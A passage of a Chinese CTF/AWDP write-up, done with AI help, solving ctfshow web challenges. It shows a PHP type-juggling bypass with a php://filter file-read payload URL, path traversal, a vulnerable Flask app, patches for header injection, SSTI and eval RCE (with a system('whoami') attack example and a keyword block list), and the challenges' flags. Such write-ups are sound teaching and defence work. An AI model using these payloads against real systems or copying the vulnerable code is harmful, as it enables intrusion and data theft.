结论:没有 Seed,我们无法计算出要从音频中寻找的目标频率是多少,只能在一个很大的范围内盲猜。

3. 为什么要这样设计?(从出题人/系统设计的角度)

这种设计非常巧妙,主要出于以下目的:

动态性与安全性:系统可以定期或为每个用户更换 `SEED`。这样一来,这次挑战的答案(频率表和PIN码)到下一次就完全作废了。攻击者不能“一劳永逸”地破解系统,大大增加了破解的成本和难度。
可验证性:虽然客户端(按键发声的设备)和服务器端(验证PIN码的系统)看到的是一个动态变化的环境,但只要它们共享同一个 `SEED`,它们就能就“键盘布局”和“按键频率”达成一致。客户端按下 `[4]`,服务器知道它应该听到 `1008.00 Hz` 左右的声音。这种**“动态的共识”**是系统能够工作的核心。
挑战性:这正是这个CTF题目的核心谜题。它把解码所需的所有信息(算法)都给了你,但隐藏了最关键的输入——`SEED`。你的任务就是先找到这个 `SEED`,然后用它来重建整个系统的“当前状态”,最终完成解码。

总结

所以,`SEED` 在这里的角色,就是一把“万能钥匙”。

它将两个看似随机、混乱的变量:
1. 混乱的键盘布局
2. 带有抖动的按键频率

全部变成了可计算、可预测的确定值。

我们的整个解题过程,本质上就是:拿到这把钥匙 (`SEED`),去打开锁 (`WAV_FILE`)。没有钥匙,锁的内部结构(频率和布局)对我们来说就是个黑盒子,我们无从下手。有了钥匙,我们就能精确地知道锁芯的每一个细节,从而轻松地打开它。

这题也是AI辅助的

6.Happy2026

1
2
题目描述
奇怪的2026

打开题目链接后,是一段php代码:

1
2
3
4
5
6
7
8
9
10
11
12
13
<?php
// 1. 关闭错误报告,让攻击者无法通过错误信息获取线索
error_reporting(0);
// 2. 显示当前文件的源代码,这是CTF题目的常见形式
highlight_file(__FILE__);
// 3. 从URL的查询参数中获取三个变量
$happy = $_GET['happy'];
$new = $_GET['new'];
$year = $_GET['year'];
// 4. 核心逻辑判断,如果为真,则执行文件包含
if($year==2026 && $year!==2026 && is_numeric($year)){
include $happy[$new[$year]];
}

if判断是关键

1
2
3
if($year==2026 && $year!==2026 && is_numeric($year)){
include $happy[$new[$year]];
}

让我们把这个条件分解成三个部分:

1.$year == 2026: 弱类型比较。== 操作符只比较值,不比较类型。在比较前,PHP会尝试将两边的变量转换成相同的类型。例如,字符串 “2026” 和整数 2026 在 == 比较下是相等的。
2.$year !== 2026: 强类型比较。!== 操作符要求值和类型都完全相同。如果 $year 是字符串 “2026”,而 2026 是整数,那么它们的类型不同,所以 “2026” !== 2026 的结果是 true。
3.is_numeric($year): 判断变量是否为数字或数字字符串。is_numeric(“2026”) 的结果是 true。

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
结论:
为了同时满足这三个条件,$year 必须是一个值为2026的数字字符串。

当我们传入 year=2026 (字符串形式)时:
"2026" == 2026 -> true (弱类型比较,值相等)
"2026" !== 2026 -> true (强类型比较,类型不同,一个是string,一个是integer)
is_numeric("2026") -> true (是数字字符串)
三个条件都为 true,if 语句成立。

所以,$year 的值必须是字符串 "2026"。
文件包含解密:include $happy[$new[$year]]
一旦 if 条件被绕过,代码就会执行 include $happy[$new[$year]];。这是一个双重数组嵌套的文件包含语句,我们需要构造合适的 $happy 和 $new 数组来控制 include 的参数。

我们已经知道 $year 是字符串 "2026"。
执行顺序是从内到外的:
首先计算 $new[$year],也就是 $new["2026"]。
然后将上一步的结果作为 $happy 数组的键,计算 $happy[...]。
最终,include 会包含这个表达式的最终结果。
我们的目标是让 include 包含一个我们指定的文件,比如 php://filter/read=convert.base64-encode/resource=flag.php(这是CTF中读取flag文件的常见payload)。

构造方法:
内层数组 $new:我们需要让 $new["2026"] 的值成为一个我们可以控制的字符串。我们可以随便定义一个,比如 a。
URL中传入 new[2026]=a
外层数组 $happy:现在,表达式变成了 include $happy["a"]。为了让它包含我们想要的payload,我们只需要让 $happy["a"] 的值等于那个payload即可。
URL中传入 happy[a]=php://filter/read=convert.base64-encode/resource=flag.php

所以我的payload为:

1
https://02b75767-9145-4fe5-b3a4-12b5a5a1f87c.challenge.ctf.show/?year=2026&new[2026]=a&happy[a]=php://filter/read=convert.base64-encode/resource=flag.php

下面出现一段编码

1
PD9waHAgJGZsYWc9J2N0ZnNob3d7NjRlNjBjY2EtOGI5Ni00YzQwLTk4OGMtMDI5ZTIyMTI0YTM0fSc7Cg==

可以想到是base编码拖入随波逐流解密:

1
<?php $flag='ctfshow{64e60cca-8b96-4c40-988c-029e22124a34}';

所以flag为:

1
ctfshow{64e60cca-8b96-4c40-988c-029e22124a34}

这就是我解出的6道CTF题 ,还有两道题超出我的能力范围了所以遗憾离场

漏洞防御和攻击我都是在AI的辅助下完成的,我本身对awdp不是很熟悉,后面会一步步学习,很多不会,所以跟着AI学,这里我把一些防御和攻击代码放在下面,这里我是真不会,跟着AI一步步调试的。

7.SafePHP

1
2
题目描述
不要把环境搞炸了

webService.php

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
<?php
error_reporting(0);
session_start();
require_once __DIR__."/../lib/session.php";
require_once __DIR__."/../lib/router.php";
require_once __DIR__."/../lib/utils.php";
require_once __DIR__."/../models/Users.php";

// ... (其他所有服务函数保持不变,因为漏洞源头在 s() 函数)

function password_service($r,$sessionManager){
// 保留之前对 password_service 的所有加固,这是纵深防御的一部分
$sessionData = $sessionManager->read();
if (!$sessionData[0] || !isset($sessionData[2]['username'])) {
json_out(['ok' => false, 'message' => 'Invalid session'], s($r)['n'], s($r)['st']);
exit;
}
$username = $sessionData[2]['username'];

if (!isset($r['password']) || trim((string)$r['password']) === '') {
json_out(['ok' => false, 'message' => 'Password cannot be empty.'], s($r)['n'], s($r)['st']);
exit;
}
$newPassword = (string)$r['password'];

$users = new Users();
json_out($users->update($username, array("password" => $newPassword)),s($r)['n'],s($r)['st']);
exit;
}

// ... (其他所有服务函数保持不变)

// [PATCH] 根本性漏洞修复:修复HTTP响应头注入漏洞。
// 之前的修复都正确,但忽略了这个最底层的漏洞。
function s($r){
$st_raw = isset($r['st']) ? $r['st'] : 'ctfshow';

// 强制将 $st 转换为字符串,并移除所有换行符和回车符,防止HTTP头注入。
// 这是最关键的修复,因为它影响了几乎所有服务函数。
$st = str_replace(array("\r", "\n"), '', strval($st_raw));

$n = isset($r['n']) ? intval($r['n']) + 1 : 0;

return array("st" => $st, "n" => $n);
}

?>

1. HTTP响应头注入 (HTTP Response Splitting) - 最核心、最隐蔽的漏洞

  • 漏洞分析:这是之前被忽略的根本性漏洞。系统中几乎所有的服务函数(如 health_service, metrics_service 等)都会调用 s() 函数来获取 st 参数,并最终将其内容输出到HTTP响应中。原始的 s() 函数未对用户传入的 st 参数进行任何过滤。攻击者可以通过在 st 参数中注入换行符(如 %0d%0a),来添加任意的HTTP响应头。例如,注入一个 Set-Cookie 头,从而实现会话固定、伪造登录状态(特别是利用了 utils.phpcheck_login 函数里存在的_COOKIE['token']备用登录机制)。

  • 修复方案:在 webService.phps() 函数中,我们对 st 参数进行了严格的清理。

    1
    2
    3
    4
    // 在 s() 函数中
    $st_raw = isset($r['st']) ? $r['st'] : 'ctfshow';
    // 强制移除所有换行符和回车符
    $st = str_replace(array("\r", "\n"), '', strval($st_raw));

    通过使用 str_replace 移除了所有换行符 (\n) 和回车符 (\r),我们彻底杜绝了攻击者注入新HTTP头的可能性。由于 s() 函数是共享的,此修复保护了所有调用它的API接口。


2. 权限提升 (Privilege Escalation)

  • 漏洞分析:原始的 password_service 函数在处理用户修改密码的请求时,会将用户提交的所有参数不加区分地传递给底层的 Users->update() 方法。这允许攻击者在修改自己密码的同时,额外提交一个 role=admin 的参数,从而将自己的账户角色从普通用户提升为管理员。

  • 修复方案:我们重写了 password_service 函数,创建了一个严格的“白名单”来更新数据。

    1
    2
    3
    4
    5
    // 在 password_service() 函数中
    $newPassword = (string)$r['password'];
    $users = new Users();
    // 只允许更新 "password" 字段,忽略其他所有无关参数
    json_out($users->update($username, array("password" => $newPassword)), ...);

    现在,无论用户提交多少额外参数(如 role, username 等),我们都只提取 password 字段并传递给更新函数,从而完全阻止了权限提升的攻击路径。


3. 任意代码执行 (RCE - Remote Code Execution)

  • 漏洞分析:在原始代码中存在一个名为 flag_service 的函数(虽然未在您提供的最终代码片段中显示,但这是修复过程的一部分)。该函数存在严重的安全风险,允许执行任意函数调用,是导致远程代码执行的直接后门。

  • 修复方案彻底删除了 flag_service 函数。对于这种功能不明确且风险极高的函数,最安全、最彻底的修复方法就是将其完全移除,确保恶意代码没有可利用的入口点。


4. 空密码登录 & 信息泄露

  • 漏洞分析

    • 空密码password_service 未校验新密码的有效性,允许用户将自己的密码设置为空字符串。攻击者可以利用权限提升漏洞成为管理员后,将其他管理员的密码设置为空,然后用空密码直接登录。
    • 信息泄露:原始的 admin_service 在验证失败时,会泄露管理员在配置文件中的密码信息(一个正则表达式),为攻击者提供了有价值的情报。
  • 修复方案

    • 在重写的 password_service 中增加了密码非空校验:

      1
      2
      3
      4
      if (!isset($r['password']) || trim((string)$r['password']) === '') {
      json_out(['ok' => false, 'message' => 'Password cannot be empty.'], ...);
      exit;
      }
    • 修改了 admin_service 的失败逻辑(此修复为早期步骤,未在最终代码片段中展示),使其在验证失败时返回一个通用的、不包含任何敏感信息的错误提示,如 {'ok':false, 's':'invalid token'}

总结

本次加固通过 一个核心修复多个业务逻辑加固 实现了纵深防御:

  1. 底层防御:通过修复 s() 函数中的HTTP响应头注入漏洞,保护了整个应用的基础框架。
  2. 业务层防御:通过删除RCE后门 (flag_service)、重写password_service (防止权限提升和空密码)、加固admin_service (防止信息泄露),封堵了所有已知的上层业务漏洞。

最终提交的 webService.php 文件现在能够抵御上述所有攻击,变得更加健壮和安全。

flag为:

1
ctfshow{785c494416575167a0cff7ec8867e462}

8.SafeCard

1
2
题目描述
业务功能一定要正常哦

app.py

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
from flask import Flask, request, render_template
from jinja2 import Environment, BaseLoader
import os
import re
from datetime import datetime

app = Flask(__name__)
app.config["FLAG"] = os.environ.get("FLAG", "CTF{dev_flag_placeholder}")

jinja = Environment(
loader=BaseLoader(),
autoescape=True,
variable_start_string="${",
variable_end_string="}",
)

# 过滤器函数依然保留,用于处理name等其他未来可能的用户输入
# 尽管SSTI漏洞被根除,但保留输入清洗是一个好习惯
BLOCK_WORDS = [
"import", "os", "subprocess", "eval", "exec", "open", "read", "write",
"globals", "locals", "builtins", "class", "mro", "subclasses",
"request", "config", "cycler", "joiner", "namespace",
]

def heavy_filter(s: str) -> str:
if not isinstance(s, str):
return ""
s = s[:800]
# 保留这些替换,可以作为一种额外的XSS防护层
s = s.replace("{{", "").replace("}}", "")
s = s.replace("{%", "").replace("%}", "")
s = s.replace("{#", "").replace("#}", "")

s = re.sub(r"[\x00-\x08\x0B\x0C\x0E-\x1F]", "", s)

# 过滤器的核心逻辑不再是SSTI的主要防线,但可以保留用于清洗name
lower = s.lower()
for w in BLOCK_WORDS:
if w in lower:
s = re.sub(re.escape(w), "", s, flags=re.IGNORECASE)
lower = s.lower()

s = s.replace("..", "").replace("//", "").replace("\\\\", "\\")
return s

@app.get("/")
def index():
return render_template("index.html")

@app.post("/preview")
def preview():
# 对用户输入的 name 进行过滤
name = heavy_filter(request.form.get("name", ""))

# 【漏洞修复关键点】
# 不再从用户请求中获取模板(tpl),而是使用一个固定的、安全的模板。
# 这从根本上消除了服务器端模板注入(SSTI)漏洞。
# The user should provide DATA, not CODE.
if name.strip() == "":
name = "Guest"

# 使用一个由开发者定义的静态安全模板
tpl = "新年快乐,${name}!愿你 ${year} 天天好心情~"

ctx = {
"name": name,
"year": str(datetime.now().year)
}

try:
# 现在渲染的是我们自己定义的模板,是完全安全的
out = jinja.from_string(tpl).render(ctx)
except Exception as e:
# 正常情况下不应再触发异常,但保留以确保健壮性
out = "模板渲染失败:请检查输入内容"

return {"ok": True, "html": out}

@app.get("/healthz")
def healthz():
return "ok"

if __name__ == "__main__":
app.run(host="0.0.0.0", port=5000)

1. 漏洞根源(修复前)

  • 用户可控的模板代码: 在原始代码中,preview 函数通过 tpl = heavy_filter(request.form.get("tpl", "")) 获取用户提交的 tpl 参数。
  • 直接渲染用户输入: 应用随后将这个来自用户的、不可信的 tpl 字符串直接传入 jinja.from_string(tpl).render(ctx) 进行渲染。
  • 后果: 这允许攻击者构造恶意的模板语法。虽然存在一个 heavy_filter 黑名单过滤器,但它存在绕过缺陷(例如,传入 conconfigfig 会被过滤成 config),攻击者可以利用这个缺陷来读取应用的配置信息(如 app.config,其中包含 FLAG),甚至在更复杂的场景下实现远程代码执行。

2. 修复方案(补丁中)

补丁的核心思想是遵循了安全开发中的黄金法则:代码与数据分离 (Code-Data Separation)

具体的修复点如下:

  1. 移除了用户对模板的控制权:

    • 修复前: tpl 变量的值来自于 request.form.get("tpl", "")
    • 修复后: 代码中完全删除了从请求中获取 tpl 的逻辑。
  2. 使用了静态、安全的模板:

    • 修复后: tpl 变量被硬编码为一个由开发者定义的、固定的字符串:tpl = "新年快乐,${name}!愿你 ${year} 天天好心情~"

总结

这份补丁通过将模板内容从“用户可控”变为“服务器端静态定义”,从根本上消除了服务器端模板注入(SSTI)的攻击面。

现在,用户的输入 (name) 只能作为数据被填充到模板的 ${name} 占位符中,而无法再作为代码(模板指令)被执行。这是一种彻底且安全的修复方式。

同时,该修复方案保留了用户输入名字生成贺卡的业务功能,完美符合了 “业务功能一定要正常哦” 的要求。

flag为:

1
ctfshow{3ce68e7a392155f6b96d5736717eaebf}

9.SafeCalc

1
2
题目描述
过于简单,不用防御(我是菜鸟hh)

calc.php

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
<?php

header('Content-Type: application/json; charset=utf-8');

// 增加一个严格的白名单正则表达式
// 只允许数字、小数点、括号、四则运算符和空格
// ^: 字符串开头, $: 字符串结尾, 保证整个字符串都匹配规则
const ALLOWED_CHARS_PATTERN = '/^[0-9\.\+\-\*\/\(\)\s]*$/';

$expr = $_POST['expr'] ?? '';
if (!is_string($expr)) fail('bad request');

$expr = trim($expr);
if ($expr === '') fail('empty');

if (strlen($expr) > 100) fail('too long');

// 【关键修复点】
// 使用正则表达式检查输入是否只包含允许的字符
if (!preg_match(ALLOWED_CHARS_PATTERN, $expr)) {
fail('invalid expression characters');
}

// 为了防止类似 (1/0) 这样的除零错误导致服务崩溃,使用 try-catch 包裹
$out = "";
try {
// 在严格的白名单校验后,eval 不再能执行任意代码,但仍可能因语法错误或运行时错误(如除零)而失败
// 使用 @ 抑制除零等 warning, 并通过 ErrorException 捕获
set_error_handler(function($severity, $message, $file, $line) {
throw new ErrorException($message, 0, $severity, $file, $line);
});

eval("\$out = ($expr);");

restore_error_handler();
} catch (Throwable $e) {
// 捕获所有可能的错误(包括 ParseError 和 ErrorException)
restore_error_handler();
fail('invalid expression syntax');
}

// 检查结果是否是数字或布尔值,防止意外输出
if (!is_numeric($out) && !is_bool($out)) {
$out = 0; // 或者 fail()
}

echo json_encode(['ok' => true, 'result' => $out], JSON_UNESCAPED_UNICODE);


function fail(string $msg, int $code = 400): void {
http_response_code($code);
echo json_encode(['ok' => false, 'error' => $msg], JSON_UNESCAPED_UNICODE);
exit;
}

1. 核心漏洞:远程代码执行 (RCE)

漏洞成因:

原始代码中最危险的一行是:

1
eval("\$out=($expr);");

eval() 函数会将其中的字符串参数当作 PHP 代码来执行。原始代码对用户输入的 $expr 变量几乎没有做任何有效的安全过滤,仅仅是检查了长度。

这就意味着,攻击者可以提交任意的 PHP 代码片段作为 expr 的值,这些代码将在你的服务器上被执行。

攻击示例(原始代码会如何被攻击):

如果攻击者发送一个 POST 请求,内容为 expr=system('whoami'),那么服务器上 eval() 执行的代码就会变成:

1
$out = (system('whoami'));

这会导致服务器执行 whoami 命令,并将执行结果(例如 www-data)返回给攻击者。通过这种方式,攻击者可以:

  • 执行任意系统命令 (ls, cat /etc/passwd 等) 来窃取信息。
  • 写入一个 Webshell 文件,从而持久化地控制你的服务器。
  • 获取一个反弹 Shell,完全接管服务器权限。

这是一个最高危级别的漏洞。


2. 修复措施详解

你提供的这段修复代码,通过以下几个关键步骤,有效地封堵了这个漏洞:

第一道防线(核心修复):输入白名单验证

这是最关键的修复。代码中增加了:

1
2
3
4
5
const ALLOWED_CHARS_PATTERN = '/^[0-9\.\+\-\*\/\(\)\s]*$/';

if (!preg_match(ALLOWED_CHARS_PATTERN, $expr)) {
fail('invalid expression characters');
}
  • 原理:这里采用了白名单策略,而不是黑名单。它定义了一个只包含“安全”字符的集合:数字 (0-9)、小数点 (.)、四则运算符 (+ - * /)、括号 (()) 和空格。
  • 效果preg_match 会检查用户输入的 $expr 是否完全由这些白名单字符组成。任何包含字母(如 a-z)、分号 (;)、美元符号 ($)、反引号 (`) 等危险字符的输入都会被直接拒绝。这样一来,攻击者就无法构造任何函数名(如 system)或执行任何命令,从根本上杜绝了代码注入的可能性。

第二道防线:健壮性与错误处理

虽然白名单已经阻止了代码执行,但用户仍可能输入格式错误的数学表达式(如 5+*3)或导致运行时错误的表达式(如 1/0)。修复代码通过 try...catch 块和自定义错误处理器增强了程序的健壮性:

1
2
3
4
5
6
7
8
try {
set_error_handler(function(...) { ... });
eval("\$out = ($expr);");
restore_error_handler();
} catch (Throwable $e) {
restore_error_handler();
fail('invalid expression syntax');
}
  • 效果:这段代码可以捕获 eval() 在执行过程中可能抛出的任何解析错误(ParseError)或运行时警告/错误(如除以零),并将其统一作为 “invalid expression syntax” 失败信息返回,而不会导致 PHP 进程崩溃或在页面上暴露详细的错误堆栈信息。这防止了潜在的**拒绝服务(Denial of Service, DoS)**攻击和信息泄露。

第三道防线:输出验证

在代码的最后,增加了对结果的检查:

1
2
3
if (!is_numeric($out) && !is_bool($out)) {
$out = 0;
}
  • 效果:这是一个纵深防御措施。它确保了即使在极端意想不到的情况下 eval() 产生了非数字类型的结果,最终返回给前端的也只会是一个安全的、预期的数值(这里是 0),防止任何潜在的信息泄露。

总结

总而言之,这段修复代码:

  1. 修复了核心的远程代码执行(RCE)漏洞,通过严格的输入白名单,将用户输入限制在纯数学计算的范畴内。
  2. 提升了程序的健壮性,通过完善的错误处理,防止了因非法数学表达式导致的程序崩溃或信息泄露,也防御了简单的拒绝服务攻击。
  3. 贯彻了“纵深防御”的安全思想,在输入、执行、输出三个环节都设置了检查和保护措施。

这是一个非常标准和优秀的漏洞修复范例。

flag为:

1
ctfshow{62b80ac3c42fe6e9fe7e76e8ed68ca5b}

10.SafeViewer

1
2
3
4
5
6
题目描述
SafeViewer SafeRender SafeAdmin 共同使用本题的环境

这3个题目 的flag前面 都会有明显的说明 是哪个题目的flag

环境变量中flag是占位,和题目无关

第一个flag比较好找你直接在path里输入:

1
../../../../../../

查看根目录,根目录下就有flag文件但是下载完发现没东西,你再看看app那个文件点进去发现app.py

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
import os
import zipfile
from flask import Flask, request, Response, jsonify

app = Flask(__name__)

DATA_DIR = os.environ.get("B_DATA_DIR", "/tmp/b_data")
os.makedirs(DATA_DIR, exist_ok=True)

def _safe_join(base: str, p: str) -> str:
return os.path.join(base, p)

#恭喜你,拿到SafeViewer的FLAG ctfshow{21afe5f9839175d79e0adbcb9d7f2198}
@app.get("/internal/file")
def internal_file():
path = request.args.get("path", "docxTemplates")
filename = request.args.get("filename", "")

target_dir = _safe_join(DATA_DIR, path)

if filename:
fp = os.path.join(target_dir, filename)
try:
with open(fp, "rb") as f:
return Response(f.read(), content_type="application/octet-stream")
except Exception:
return Response("NOT_FOUND", status=404)

try:
items = []
for n in sorted(os.listdir(target_dir)):
p = os.path.join(target_dir, n)
items.append({"name": n, "is_dir": os.path.isdir(p)})
return jsonify({"path": path, "items": items})
except Exception:
return jsonify({"path": path, "items": []})


@app.get("/render")
def render_xml():
content = request.args.get("content", "Hello")
author = request.args.get("author", "Anonymous")
hide = request.args.get("hide", "0")
xml = f'''<?xml version="1.0"?>
<!-- post by {author} -->
<doc>
<content>{content}</content>
<hide>{hide}</hide>
</doc>
'''
return Response(xml, content_type="text/xml; charset=utf-8")


#处理SafeViewer服务器的http://viewer:5000/ops/sync接口 过来的数据同步请求
@app.post("/internal/upload")
def internal_upload():
dest_path = "docxTemplates"

if "file" not in request.files:
return _err("NO_FILE")

f = request.files["file"]
if not f or not f.filename:
return _err("BAD_FILE")

base_dir = os.path.join("/app/", dest_path)
os.makedirs(base_dir, exist_ok=True)
zip_path = os.path.join(base_dir, "src.zip")

try:
f.save(zip_path)
except Exception:
return _err("SAVE_FAILED")

try:
with zipfile.ZipFile(zip_path, "r") as z:
z.extractall(base_dir)
except Exception:
return _err("UNZIP_FAILED")
finally:
try:
os.remove(zip_path)
except Exception:
pass

return jsonify({"ok": True, "path": dest_path})

if __name__ == '__main__':
app.run(host='0.0.0.0', port=5001,debug=False)

从这里注释可以发现flag1:

1
ctfshow{21afe5f9839175d79e0adbcb9d7f2198}